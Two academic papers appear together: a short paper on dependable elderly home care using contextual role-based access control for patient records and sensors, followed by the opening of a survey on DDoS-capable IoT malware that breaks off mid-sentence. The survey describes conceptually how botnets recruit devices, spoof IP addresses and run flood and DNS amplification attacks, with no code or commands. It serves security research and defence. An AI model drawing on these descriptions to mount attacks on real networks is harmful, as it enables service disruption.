WITHIN the health care sector, elderly health care is regarded as an emerging sector of concern [1], [2]. Although old age that defines “elderly” does not necessarily imply “ill health or disability”, the risk associated with both ill health and disability increase as people grow older. A significant conclusion by recent reports is that the proportion of care givers (including income earners) to the elderly with risky profile will be decreasing, while the cost of giving care to the elderly will be increasing. Thus, modern advances in technology should be combined with human wisdom and ethics in order to create “smart systems” that provide *trustworthy* health care for the elderly. In computing literature, *trustworthiness* is defined as the *system property* that denotes the degree of user confidence that the system will behave as expected [3], and *dependability* is defined as “the ability to deliver services that can justifiably be trusted” [3], [4]. A comparison between the two terms presented in [3] has concluded that the two properties are equivalent in their goals and address similar concerns, and suggests that the terms *trustworthiness* and *dependability* can be used interchangeably.

*Electronic Patient Records* (EPR) and Sensor Networks may be regarded as the two significant moves to use advanced technology in health care. Sensor networked systems, currently developed by several industries and universities [5], [6], have immense potential to provide remote patient monitoring and home care of the elderly whenever and wherever necessary. Because the elderly will become dependent on these technologies, it is necessary to convince them that their expectations are met, in the sense that the services provided to them satisfy the privacy concerns prescribed by them, their personal data is secure and safe, and service providers follow ethical principles. In this paper we explore these issues with particular emphasis in the design of elderly home care.

## II. TRUSTWORTHINESS AND DEPENDABILITY

The most common issues regarding health care needs of elderly are *receiving timely remote care*, *getting daily personal care*, *getting support for loneliness and abuse prevention*, and *acquiring basic health care knowledge*. These requirements must be met without compromising their safety, privacy, and dignity. So health care actors must provide these services in different contexts in a trustworthy manner and respect medical ethics. In addition, every patient should be given a mechanism to state, as part of her EPR, what health information can be shared or disclosed, with whom and when. Using this information, the health care actors should act faithfully in serving the elderly and earn their trust. The system, that consists of health care actors and other technology enabled artifacts should be dependable (trustworthy) in the sense it ensures *safety*, *security*, *survivability*, *privacy*, *availability*, *reliability*, and *accountability* for its clients. Following are some examples of safety policies: (1) Elderly homes should be well-equipped with smart devices; (2) Only certified medical devices that are interoperable should be part of Integrated Clinical Network (ICE); and (3) Care givers should monitor elders in order to protect them from physical and psychological abuses. RFID and Sensor network technology may be used to monitor and prevent unsafe situations in patient care. Security is a system level property that ensures the implementation of appropriate methods to protect confidentiality, authenticity, and integrity of health data of patients, vital research and administrative data of the institution. Survivability refers to the capacity of a health care system to fulfill its mission, in a timely manner, in the presence of attacks and emergency situations including failures to its infrastructure. Privacy is a user-centric issue. Every human actor in the system has the right to define the information that they (do not) want to share, how they want to share and in what contexts, and how the information may be used and by whom. Availability and reliability are factors arising from system robustness and resilience to external attacks and internal failures. Accountability is the ability of the system to trace the history of every action in the system’s life cycle.

## III. EXTENDING ROLE BASED ACCESS CONTROLS WITH CONTEXT FOR PROTECTING ELDERLY HOME

We conceptualize an elderly health care in three layers. The lowermost layer is the “Elderly Home” (EH), the middle layer is the “Cloud” (CC), and the top layer is for “Health Care

Service Provision” (HCSP). In EH layer, patients and their caregivers are coordinated and monitored by “trustworthy” sensory network. The layer CC represents the server where all medical information from EH layer is received, persisted, and made available to HCSP layer. The actors in HCSP layer are Health Care Providers (HP) which includes Physicians (PH), Emergency Care (EC), Pharmacists (PA), Clinical Staff (CL), and a variety of actors with administrative roles. The EH encloses two collections of entities - a collection of elderly patients (EPs) and a collection of care givers (CGs). In our system, a care giver needs to have a unique identification. Each EP also has a unique identity. Both EP and CG have their own profiles. The profile may include personal information as well as system-related information. There is a many-to-many relationship between EP and CG within EH. This means that a care giver in EH may monitor several patients and a patient may be monitored by several care givers. Each EP has a unique *Electronic Patient Record* (EPR). In addition, each EP may be monitored by a set of sensors. Dependability of EH involves protecting its EPR and its associated sensors in EH layer. To achieve this goal, we use “Contextual Role Based Access Control” (CRBAC).

Standard bodies in the US have chosen the Role Based Access Control (RBAC) model [7], [8] to enforce access control policies in traditional health care IT systems. In RBAC, roles of subjects and their access rights are predefined. Exceptions are emergency (unanticipated) situations that threaten patient safety. In such situations, the need arises to override the predefined set of access rights so as to assure patient safety. In [9] a *Break The Glass* (BTG) approach is used to override predefined access controls in emergency situations and argued that it has the *non-repudiation* property. Yet, RBAC is not a “privacy-aware” method. As an example, it is possible for a healthcare actor (playing a role) to comply with access control policies and retrieve personal health information of patients at instances “when they may not be required” for treating the patient and then misuse the information. Recognizing this flaw, *context* that includes “purpose” attribute was introduced [10] into the RBAC model. This extended model is called “Contextual Role Based Access Control” (CRBAC). Informally, a context includes information on “what” (request), “where” (location/spatial), “when” (time, day, and duration), “why” (purpose), and “who” (role). A “contextual constraint” is a conjunction of “constraints” where each constraint is expressed as a  $\langle \text{key}, \text{value} \rangle$  pair. The “key” is one of the five parameters: “what”, “who”, “when”, “where” and “why”. The “value” is a boolean expression. As an example, consider a care giver  $c$  who works in the same department where a patient with id  $pid$  is admitted/registered. Assume that the care giver requests read and write access to a sensor with id  $sid$ . Somewhere in the records, it should have been mentioned that this care giver is attending the patient. If the patient is a physician, the care giver must have a minimum service record of 5 years. If the care giver is a nurse, she must be the head nurse of the department. The contextual constraints for this problem can be stated as fol-

lows: (1) what:  $\text{readAccess}(pid, sid) \wedge \text{writeAccess}(pid, sid)$ ; (2) who:  $\exists c : \text{CareGiver} \bullet \text{department}(c) = \text{department}(pid) \wedge \text{attending}(c, pid) \wedge (c.\text{role} = \text{'physician'} \Rightarrow \text{service}(c) \geq 5) \wedge (c.\text{role} = \text{'nurse'} \Rightarrow \text{headNurse}(c, \text{department}(c)) = \text{'yes'})$ ; (3) when:  $\text{time} = \text{'alltime'}$ ; (4) where:  $\text{location} = \text{room}(pid)$ ; (5) why:  $\text{purpose} = \text{'monitor'}$ .

#### IV. SECURE ELDERLY HOME

The three aspects to be protected in EH are (1) EPRs, (2) Sensor Network, and (3) Care giver actor (CG).

**Protecting EPRs:** The EPR of a patient is either created by the patient or by care givers in charge of the patient. The EPR includes the health status, personal information, a list of friends and family members authorized to share patient information, and names of medical staff and care givers attending the patient. If EPR is prepared by care givers, then it is legally certified that persons who prepared the EPR will use it ethically for patient care. The EPR of a patient can be encrypted and saved in a mobile device associated with the patient, and care givers of the patient are given access to this device. It is uploaded to CC, from where physicians and other health care providers may access it, and may add details on the services provided to the patient. Here we briefly discuss the safety, security, and privacy issues of the EPR stored at patient’s computing platform.

Every patient has a unique mobile unit. The pair  $(PID, MID)$  constitutes the key for encryption in EPR, where  $PID$  refers to the patient identity and  $MID$  refers to the mobile unit identity. This key is also used for authenticating others to access EPR. The authentication rules are set by the patient, in consultation with the care giver, so that any desired part of EPR information may be disclosed in a privacy-preserving manner when CRBAC is used to enforce access to the information. The mobile unit used by the patient uses RAS to encrypt EPR information while transmitting to CC. It may use its own internal (hard-wired) method for encrypting EPR and store it locally. As a consequence, neither the patient nor any of her authorized users need to worry about data integrity. All users, except the patient, will have “read only” access to disclosed information. Only the patient or her authorized agent has the right to add, delete or modify the information in the EPR. It is expected that the agent (relative or care giver) will be bound by ethical principles while following the instructions of the patient. To safeguard against threats, the profile of the agent may be collected in each context of agent’s access to the mobile unit of the patient, and the history of access may be audited periodically. Emergency situations for each patient may be enumerated. For each emergency context an appropriate access rule should be provided. For this discussion, an emergency situation is one in which the authenticated person has the right to access the EPR but may not have the right to perform a task related to the patient’s care (e.g., an operation on the patient). The following steps are followed in emergency situations: When an authorized person signs in, the system at first *denies* access because the current

context is an “emergency” context (not anticipated earlier). It checks the “history of access” of the person to verify whether or not any violation of ethics was recorded; if the answer is “yes”, the system sends a “SOS” message to the supervisory control through the Cloud and “freezes”. If the answer is “No”, and the user agrees to “non-repudiation” (recording her access and reporting to supervisory system), she is given access right to perform the requested task. In the “Yes” case, the system remains “frozen” until either a response is received from the supervisory system or receives biometric data of the current user; in the former case, the system follows the supervisory protocol; in the latter case, the system uses the biometric data for non-repudiation procedure.

**Protecting Sensor Network:** A variety of sensor types are used in an EH. Broadly classified, these are (1) bodyware sensors, and (2) external sensors. Each EP has a unique ID, a data collection inspector (DCP) and has one or more sensory devices. The design details of DCP and sensor, described below, contribute towards dependable EH design.

**Sensor:** In [11] we have introduced “Health Care Design Pattern” paradigm, and illustrated the design of *Sensor Design Pattern* (SDP). SDP has been designed using three well-known software design patterns - Abstract Factory pattern, Observer pattern and Strategy pattern. It contains a sensor hardware that actually gathers the data, a RF chip to transmit the data out of the sensor, and a micro controller that coordinates the activities of the sensor hardware and the RF chip. In addition, the micro controller also enables a user to store, retrieve and modify authentication data to protect data access from the sensor. Using appropriate protocols such IEEE standard 802.15.2.6 - Level 3 which requires both authentication and encryption, data access from a SDP can be tightened. Though any amount of details can be stored and processed in the micro controller, it is preferable to store only minimal necessary information and to keep processing within the micro controller to the minimum in order to save battery life of the sensor and to protect the sensor from adversaries [12]. Typically, for a sensor used in an elderly home, the following information is sufficient: patient ID, sensor ID, authentication data to access the sensor (includes the authorized entities such as devices, software entities and humans, who can access the data from the sensor), and a log of transactions where each log includes the date and time of access as well as the ID of the entity which accessed the data from the sensor. While authentication data provides security to the sensor, the list of authorized entities enables the sensor to protect the privacy of data collected by the sensor. The authentication details within the micro controller can be described in the form of contextual descriptions in which case the SDP will act as an independent entity by itself. Instead, we suggest that the authentication details should be kept to the minimum in the micro controller (to prolong the life of the hardware in SDP) and more contextual details should be loaded in DCP (discussed next). System-related information such as encryption keys and code implementing secure communication

protocol between the sensor and authorized entities will also be stored in the micro controller.

**Data Collection Inspector:** The Data Collection Inspector (DCP) acts as a front end that manages data collection from various sensors associated with the patient and also enables data manipulation stored in SDPs. Generally, a mobile device such as a smart phone or a laptop acts as DCP. It includes the profile of the patient, the set of all sensors associated with the patient, the list of other authorized entities who will use these sensors, and a contextual description for data access from each sensor. The DCP is responsible to gather data from each SDP and provide authenticated access to it to the entities in EH layer and through CC to entities in other layers. It has built-in mechanisms for data authentication, data integrity, and data privacy. Another important functionality is that it periodically transfers log transactions from each SDP to both local and CC units. Requests for data access from the sensors associated with an EP should be made through the DCP of the corresponding EP. Each request must specify the sensor ID from which data is requested and parameters required for constructing the contextual description. After validating the request based on the context, the DCP executes a command to gather the data or provides a summary of already gathered data from the particular sensor. The DCP acts as the console for EP so that the patient may change privacy and security parameters at any time. Since most patients are not computer savvy, it is important to design the DCP user interface that is easy to use and easy to operate. Thus, the DCP user interface will provide simple dialogs for the five parameters by which the patient can recognize the meaning of each parameter and provide the required information for each parameter. A patient who is unable to use the DCP interface can be substituted by one of those authorized by her in her EPR. This is achieved in our design through role delegation.

**Care Giver Authentication:** An entity with *Care Giver* (CG) can monitor a patient’s status through the sensors associated with the patient, only after an authentication of her credentials. Each entity in CG role must have been registered in the patient’s DCP. Every care giver attending a patient must be a member of the list of care givers included by the patient in her EPR, which being part of the DCP is controlled by the patient. Each care giver is given an Access Control Point (ACP) through which the care giver communicates with the corresponding DCP of the patient. Like DCP, each ACP also has a unique ID. When a care giver wants to access a patient’s status, the care giver makes a request (including purpose/why) through her corresponding ACP. This request will be checked against the access control list of the corresponding DCP. If matches, the request will be converted internally into a contextual description and the corresponding DCP will execute the request. Like the DCP for a patient, the ACP thus acts as the front end for a care giver. It is generally installed on a mobile device or a laptop. Therefore, a care giver has complete control over his/her ACP and can set up an initial profile. This profile can include the set of

patients to monitor and hence the corresponding DCPs to access.

## V. CONCLUSION

Elderly health care is a critical sub-sector of health care infrastructure. From the review of many existing health care systems and mobile apps that support them [13], [14], [15], [16] we are convinced that they are focused on providing information to and aiding medical staff, but not in improving quality of care. More importantly, these systems do not guarantee the trustworthiness perspectives. From a user-centric view of system usability, these systems are not fully embraced by elderly patients either because their interfaces are complex to learn or because the patients do not have sufficient knowledge and technical skills to use them. The root of this problem can be traced to the early stages of designing these systems, wherein patient-centric modeling decisions have not been made. In our short exposition in this paper, we have explained how quality of care can be improved by instituting a dependable elderly home infrastructure and integrate it with CC for remote health care service provision. A summary of results are as follows:

**Safety:** In an elderly home environment, there are two groups of people - patients and care givers. A patient's safety is ensured by using only certified medical devices which are operated by only authorized people. While selection and certification of medical devices is beyond the scope of this paper, the DCP of the patient protects her from unauthorized people accessing the sensors. Further, the sensor logs are stored inside and possibly in the DCP as well. This, to some extent, can be used to trace attacks by adversaries. Since care givers monitor the patients remotely using their ACPs, it is guaranteed that they are free from contamination and infections.

**Security:** The use of contextual information in authenticating sensor data access is the biggest advantage of our approach. Every access to the sensor is protected by the patient's DCP. The "who" parameter of the contextual description ensures that only registered people can access the data, and the "when" parameter ensures that these people are allowed to access the data at the time specified in the contextual description. Thus, the role-based access model along with the contextual description ensures high security.

**Privacy:** All sensors are protected by the DCP of the patient. The patient (or the representative of the patient who is legally authorized) has ultimate authority of issuing access rights to the care givers and others. In addition, the patient also has the ability to change the settings on access rights at any time by changing the corresponding contextual description. Therefore, we claim that our model ensures privacy of patient information.

**Availability:** The system is considered to be "unavailable" when any sensor data is not accessible by a role who is authorized to access. We claim that the sensors and the DCP can be configured to log sensor data gathering as well as to log transactions at appropriate time intervals. These can be transferred to the cloud via EH and can be automatically monitored

to be continuous. If there is a break or gap in the log, the system must generate an alarm and then the corresponding role can interfere the sensor network to find out the cause. Thus, our design is capable of ensuring "availability".

**Accountability:** This property is important to identify the cause and the role when something goes wrong. As stated earlier, the log transactions will help trace the identity of the role who accessed and the duration of the access, from which it should be possible to determine who is accountable and for what. As we stated earlier, ethical behavior of all roles including patients are covered by this property.

## REFERENCES

- [1] World Health Organization, "Definition of an older or elderly person," <http://www.who.int/healthinfo/survey/ageingdefnolder/en/>, 2015, [Online; accessed 29/01/2015].
- [2] "mhealth: New horizons for health through mobile technologies," [http://www.who.int/goe/publications/goe\\_mhealth\\_web.pdf](http://www.who.int/goe/publications/goe_mhealth_web.pdf), June 2011, [Online; accessed 29/01/2015].
- [3] A. Avizienis, J. Laprie, B. Randell, and C. Landwehr, "Basic concepts and taxonomy of dependable and secure computing," *IEEE Transactions on Dependable and Secure Computing*, vol. 1, pp. 11–33, January-March 2004, doi: 10.1109/TDSC.2004.2.
- [4] D. Jackson, "A direct path to dependable software," *Communications of the ACM*, vol. 52, no. 4, pp. 78–88, April 2009, doi: 10.1145/1498765.1498787.
- [5] Intel, "Integrated medical hospital," <http://www.intel.com/business/bss/industry/healthcare/index.htm>, Tech. Rep., [Online; accessed 29/06/2014].
- [6] J. Chapman, "Sensor systems research," [http://www.gla.ac.uk/media/media\\_227573\\_en.pdf](http://www.gla.ac.uk/media/media_227573_en.pdf), Tech. Rep., 2011, [Online; accessed 27/04/2017].
- [7] D. Ferraiolo and R. Kuhn, "Role based access control," in *Proceedings of the National Computer Security Conference*. NIST, 1992, [Online at <http://csrc.nist.gov/rbac/ferraiolo-kuhn-92.pdf>].
- [8] R. S. Sandhu, E. J. Coyne, H. L. Feinstein, and C. Youman, "Role based access control models," *IEEE Computer*, vol. 29, no. 2, 1996, doi: 10.1109/2.485845.
- [9] A. Ferreira, R. Cruz-Correia, L. Antunes, P. Farinha, and E. Oliveira-Palhares, "How to break access control in a controlled manner," in *Proceedings of the 19th IEEE Symposium on Computer-Based Medical Systems (CBMS'06)*. IEEE, 2006, pp. 847–854, doi: 10.1109/CBMS.2006.95.
- [10] V. Alagar and K. Wan, "Context based enforcement of authorization for privacy and security in identity management," in *Proceedings of the First IFIP WG 11.6 Working Conference on Policies & Research in Identity Management (IDMAN 2007)*, *IFIP Publications (2008)*, 2008, pp. 25–38.
- [11] K. Periyasamy, K. Wan, and V. Alagar, "Healthcare design patterns - an internet of things approach," in *Proceedings of the 32nd International Conference on Computers and Their Applications (CATA 2017)*, March 20–22 2017, pp. 293–299.
- [12] D. Halperin, T. Kohno, T. Heydt-Benjamin, K. Fu, and W. Maisel, "Security and privacy for implantable medical devices," *IEEE Pervasive Computing*, vol. 7, no. 1, pp. 30–39, January/March 2008, doi: 10.1109/MPRV.2008.16.
- [13] D. Malan, T. Fulford-Jones, M. Welsh, and S. Moulton, "Codeblue: An ad hoc sensor network infrastructure for emergency medical care," in *International workshop on wearable and implantable body sensor networks (BSN'04)*, vol. 5, Imperial College, London, 2004.
- [14] J. W. Ng, B. P. Lo, O. Wells, M. Sloman, N. Peters, A. Darzi, C. Toumazou, and G.-Z. Yang, "Ubiquitous monitoring environment for wearable and implantable sensors (ubimon)," Imperial College, London, Tech. Rep., 2004.
- [15] "Care coordination and communication software for senior care — caremerge," <http://www.caremerge.com/>, CareMerge, [Online; accessed 29/01/2015].
- [16] J. Ma, C. LeRouge, J. Flaherty, and G. DeLeo, "Use smart phones to promote diabetes self management: robust elderly in urban and rural china," <http://www.cadaproject.com/>, 2010, [Online; accessed 06/05/2016].

# Analysis of DDoS-Capable IoT Malwares

Michele De Donno\*, Nicola Dragoni\*<sup>†</sup>, Alberto Giaretta<sup>‡</sup> and Angelo Spognardi\*<sup>‡</sup>

\*DTU Compute, Technical University of Denmark, Denmark

Email: michelededonno@gmail.com, {ndra, angsp}@dtu.dk

<sup>†</sup>Centre for Applied Autonomous Sensor Systems (AASS), Örebro University, Sweden

Email: alberto.giaretta@oru.se

<sup>‡</sup>Computer Science Department, Sapienza University of Rome, Italy

**Abstract**—The Internet of Things (IoT) revolution promises to make our lives easier by providing cheap and always connected smart embedded devices, which can interact on the Internet and create added values for human needs. But all that glitters is not gold. Indeed, the other side of the coin is that, from a security perspective, this IoT revolution represents a potential disaster. This plethora of IoT devices that flooded the market were very badly protected, thus an easy prey for several families of malwares that can enslave and incorporate them in very large botnets. This, eventually, brought back to the top Distributed Denial of Service (DDoS) attacks, making them more powerful and easier to achieve than ever. This paper aims at provide an up-to-date picture of DDoS attacks in the specific subject of the IoT, studying how these attacks work and considering the most common families in the IoT context, in terms of their nature and evolution through the years. It also explores the additional offensive capabilities that this arsenal of IoT malwares has available, to mine the security of Internet users and systems. We think that this up-to-date picture will be a valuable reference to the scientific community in order to take a first crucial step to tackle this urgent security issue.

## I. INTRODUCTION

THE Internet of Things (IoT) is rapidly and unavoidably changing our society, affecting the way we live and work. The IoT mission is to enable everyday objects to communicate with each other through the Internet, resulting in a figurative tsunami of connectivity. From a business perspective, IoT is all about excitement. Firms are rushing the development of their IoT products in order to commercialise them as soon as possible, and stay on the crest of the wave. IoT predictions by several consultancy firms (like Bain, McKinsey, General Electric, to mention only a few) clearly show that the IoT market will become massive in the coming 10 years. For instance, IHS forecasts that the IoT market will grow from a base of 15.4 billion devices in 2015 to 30.7 billion devices in 2020 and 75.4 billion in 2025<sup>1</sup>.

From a security perspective, all this excitement goes to the detriment of the IoT devices security, causing a potential disaster. Indeed, security still represents the most overlooked characteristic when quickness is considered of paramount importance for business. Moreover, the massive distribution of such connected devices to the “average security-unsavvy user”, evokes IoT acronyms like the not-so-funny “*Internet of Troubles*”<sup>2</sup>. More connected and non-secure (or unsecured)

devices entails more attack vectors and more possibilities for hackers to target us, access our sensible data and control our devices. Talking about security and IoT devices, the 2016 is still remembered as the year of *Mirai*, namely a powerful malware that managed to infect hundreds of thousands of connected devices all over the world through a dictionary attack (composed of just 50 entries), relying upon the fact that these devices use default login credentials and that most of the users never change those credentials. On October 21st 2016, this massive botnet (network of infected devices) was used to struck what is currently considered the largest Distributed Denial of Service (DDoS) attack ever seen, reaching a magnitude of about 1.2 Terabits per second.

*Contribution of the Paper.* The security disaster in this IoT tsunami of connectivity has made DDoS attacks more and more popular among the cyber-criminal community. DDoS attacks have rapidly evolved in the last few years, becoming more complex and especially more powerful and effective, as *Mirai* showed. Besides, to the best of our knowledge, the last research work discussing a taxonomy of DDoS attacks has been conducted in the early 2008 [1], long before the IoT outburst. Therefore, this paper aims at studying DDoS attacks with focus on the IoT context. In particular, the contribution of our analysis is twofold:

- 1) We start from an up-to-date comprehensive taxonomy of DDoS attacks based on previous scientific literature and the latest performed attacks, and we place the emphasis on IoT devices. The taxonomy is obtained by combining several surveys in the literature [1]–[13] and by refining the taxonomy previously proposed in [14].
- 2) Using the new DDoS taxonomy as foundation of our study, we provide a detailed analysis of all the DDoS capable IoT malwares since 2008. The analysis clearly shows the evolution of these malwares through the years, as well as the increasing number of new malware families per year.

The overall aim of the paper is to provide a first comprehensive reference to the security community, in order to understand the latest DDoS attacks targeting the IoT domain.

*Outline of the Paper.* Section II introduces DDoS attacks, focusing on the key characteristics that make them possible and so powerful. Sections III and IV present the proposed taxonomy of DDoS attacks and the analysis of DDoS-capable

<sup>1</sup><https://www.ihs.com/Info/0416/internet-of-things.html> [May 10th, 2017].

<sup>2</sup><https://security-online.net/iot-like-internet-troubles> [May 10th, 2017].

IoT malwares, respectively. Section V analyses the collected data and draws some remarkable observations. Finally, Section VI sums up the contribution of the paper.

## II. HOW DDoS ATTACKS ARE POSSIBLE?

What makes DDoS attacks possible and extremely powerful is the intrinsic nature of Internet itself, designed with the aim of functionality, rather than security. While being utterly effective, the Internet is inherently vulnerable to several security issues that can be used to perpetrate a DDoS attack [3], [5]:

- *Internet security is extremely interdependent* – It does not matter how well secured the victim system may be, its vulnerability to DDoS attacks depends on the security of the rest of the global Internet;
- *Internet entities have limited resources* – Each Internet entity (such as hosts, networks, services, etc.) has limited resources that can be saturated by a given number of users;
- *Many is better than a few* – Coordinated and concurrent distributed attacks will always be effective, if the resources of the attacker are greater than the resources of the victim;
- *Intelligence and resources are not collocated* – Most of the intelligence, needed to guarantee services, is located in end hosts. Nevertheless, the requirement of large throughput brought to design high bandwidth pathways in the intermediate network. As a result, attackers can exploit the abundant resources of the intermediate network in order to deliver a great number of malicious messages to the victim;
- *Accountability is not enforced* – In IP packets, the source address field is assumed to carry the IP address of the host that creates the packet. However, this is an assumption which is not validated or enforced at all, therefore there is the opportunity to perpetrate an *IP source address spoofing*<sup>3</sup> attack. This attack provides attackers a powerful mechanisms to avoid responsibility for their actions;
- *Control is distributed* – Internet management is distributed and each network can work with local policies defined by its administrators. Consequently, there is no way to deploy a global security mechanism or policy and it is often impossible to investigate cross-network traffic behaviour due to privacy issues.

Notably, a DDoS attack needs to go through the following phases in order to be struck [3], [5]:

- 1) *Recruitment*. The attacker scans for vulnerable machines (called *agents*), aiming to use them later in the DDoS attack against the real victim. In the past this process was performed manually but nowadays several scanning tools can be used to do this automatically;
- 2) *Exploitation & Infection*. The agent machines are exploited using the discovered vulnerabilities and the

malicious code is injected. This phase has also been automated and nowadays several self-propagating tools can be used for further recruiting new agents;

- 3) *Communication*. The attacker uses the handlers or the IRC channel (depending on the botnet architecture, refer to subsection III-A for further details) to identify which agents are up and running, when to schedule the attacks or when to upgrade the agents;
- 4) *Attack*. The attacker commands the onset of the attack and the agent machines start to send malicious packets. Attack parameters (such as victim, duration, malicious packets properties, etc.) are tuned in this phase. Although IP spoofing is not always required for a successful DDoS attack, attackers usually opt for an additional anonymity layer, hiding the identity of agent machines during the attack.

## III. DDoS ATTACKS CLASSIFICATION

DDoS attacks can be classified in many ways (Fig. 1). In this section, we succinctly report a complete taxonomy, obtained by combining several surveys in the literature [1]–[13].

### A. Architecture Model

The architecture of a DDoS attack considers how the involved actors interact. There are basically four types of network architectures that can be used to perpetrate a DDoS attack [1], [9]: *Agent-Handler Model*, *Reflector Model*, *IRC-Based Model*, *Web-Based Model*.

1) *Agent-Handler Model*: This model (Fig. 2a) is composed by *clients*, *handlers* (or *masters*) and *agents* (or *daemons* or *secondary victims*) [2]. Clients are used by the attacker to communicate with the handlers, which are software packages located somewhere in the Internet, that infect network resources and rely information from the clients to the agents. The agent is a block of code that runs on a compromised system and performs the attack against the final victim. The term agent is used to refer both to the compromised machine and to the running code. According to the configuration of the network architecture, the set of agents (referred as a *botnet*) can equally interact with a single handler or multiple handlers.

2) *Reflector Model*: This model (Fig. 2b) is similar to the Agent-Handler one, but exhibits an additional set of uninfected machines, called *reflectors*. The reflectors are induced by the handlers to send a stream of packets against the victim. Often, the handlers spoof the victim IP address, in order to solicit the reflectors to send the replies to the victim. This leads to the production of a large amount of network traffic addressed to the target host [1]. The reflectors are often used as amplifiers by sending the stream of packets to the broadcast address<sup>4</sup> of the reflector network and triggering reply packets from each host within their LAN. A Reflector can be any host in the Internet able to respond to IP requests (e.g., a web server that responds to TCP SYN requests) because the attacker does not

<sup>3</sup>*IP source address spoofing* is a cyber-attack which consists in creating an IP packet with a false source IP address, hiding the identity of the real sender or even impersonating another Internet entity.

<sup>4</sup>*Broadcast IP address feature*: when a sending system specifies a broadcast IP address as the destination address, the routers replicate the packet and send it to all the IP addresses within the broadcast address range [2].






Fig. 1. DDoS Attacks Taxonomy

need to infect it. DDoS attacks that use this model are also known as *Distributed Reflection Denial of Service* (DRDoS) attacks and they are harder to trace back than the ones based on the Agent-Handler Model [4], [5], [15], [16].

3) *Internet Relay Chat-Based Model*: This model (Fig. 2c) is similar to the Agent-Handler one, with the only difference that the client connects to the agents relying on an IRC-based communication channel, instead of the handlers. *Internet Relay Chat (IRC)* is a client/server textual protocol, used to implement a multi-user and multi-channel chat system.

4) *Web-Based Model*: This model is similar to the IRC-Based one, but here the communication is HTTP/HTTPS based. Moreover, the majority of the agents are fully configured and controlled through complex PHP scripts and encrypted communications, while a number of agents is used only to report statistics to a controlling Web site [9].

### B. Exploited Vulnerability

DDoS attacks can exploit different vulnerabilities to jeopardize their victims. Based on the strategy that is used to deny services, it is possible to classify them in two different categories [1]–[4], [7], [10], [13]: *Bandwidth Depletion* (or *Brute-Force*) and *Resource Depletion*.

1) *Bandwidth Depletion (or Brute-Force)*: In this type of attacks, a great amount of apparently legitimate packets are sent to the victim, in order to clog up its communication resources (e.g., network bandwidth) and also its computational ones (e.g., CPU time, memory, etc.) preventing them to be reached by legitimate traffic. These attacks can be further divided into *Flood* and *Amplification* attacks [1], [2], [5], [6], [10], [13]. In Flood attacks, the botnet directly sends a large volume of IP traffic to the victim machine to congest its network resources and prevent access by legitimate users, while in Amplification attacks the agents use intermediaries reflectors (Section III-A), exploiting the *broadcast IP address feature* with the spoofed address of the victim.

Flood attacks are the most used ones because they are easy to achieve, yet very effective; well-known examples are SYN Flood and UDP Flood attacks. On the other hand, DNS Amplification is a highly popular type of Amplification attack: based on the principle that tiny DNS requests generate much bigger reply packets, a whole botnet can impersonate the target, spoofing its IP address, and send a high number of requests in its stead. As expected, the target will be hit by a massive quantity of replies and experience a DoS event.

Another emerging DDoS attack, exhibited recently by Mirai,

